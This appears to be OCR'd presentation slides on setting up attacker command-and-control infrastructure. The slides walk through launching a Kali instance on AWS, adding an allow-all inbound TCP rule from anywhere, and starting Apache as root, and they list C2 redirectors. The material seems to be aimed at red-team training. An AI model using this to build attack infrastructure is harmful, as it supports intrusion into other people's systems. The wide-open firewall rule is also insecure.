
Security Group: sg-7df51416

Type	Protocol	Port Range	Source	Description
SSH	TCP	22	0.0.0.0/0	

Edit Inbound rules

@h3xg4m3s

Command & Control
Allow traffic



Edit inbound rules


Type	Protocol	Port Range	Source		Description	
SSH ▼	TCP	22	Custom ▼	0.0.0.0/0	e.g. SSH for Admin Desktop	⊗
All TCP ▼	TCP	0 - 65535	Custom ▼	0.0.0.0/0	e.g. SSH for Admin Desktop	⊗

NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic that depends on that rule to be dropped for a very brief period of time until the new rule can be created.

Add new rule to allow all TCP from anywhere

@h3xg4m3s


Command & Control
Test it!



root@kali: /home/ec2-user

```
ec2-user@kali:~$
ec2-user@kali:~$
ec2-user@kali:~$ sudo su
root@kali:/home/ec2-user# service apache2 start
root@kali:/home/ec2-user#
root@kali:/home/ec2-user#
```

#Sudo su
#Service apache2 start



Not secure | 52.14.70.91

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split


@h3xg4m3s

Command & Control

Steps:
Create an aws account (free)
Create a t2.micro instance (free)
Choose kali in aws marketplace
Generate private key
Launch it!
SSH with private key
Goto Security Groups
Add new allow-all rule
Test ports are open


@h3xg4m3s

Command & Control
Simple Setup



@h3xg4m3s

Command & Control Better Setup




@h3xg4m3s

Command & Control Redirectors

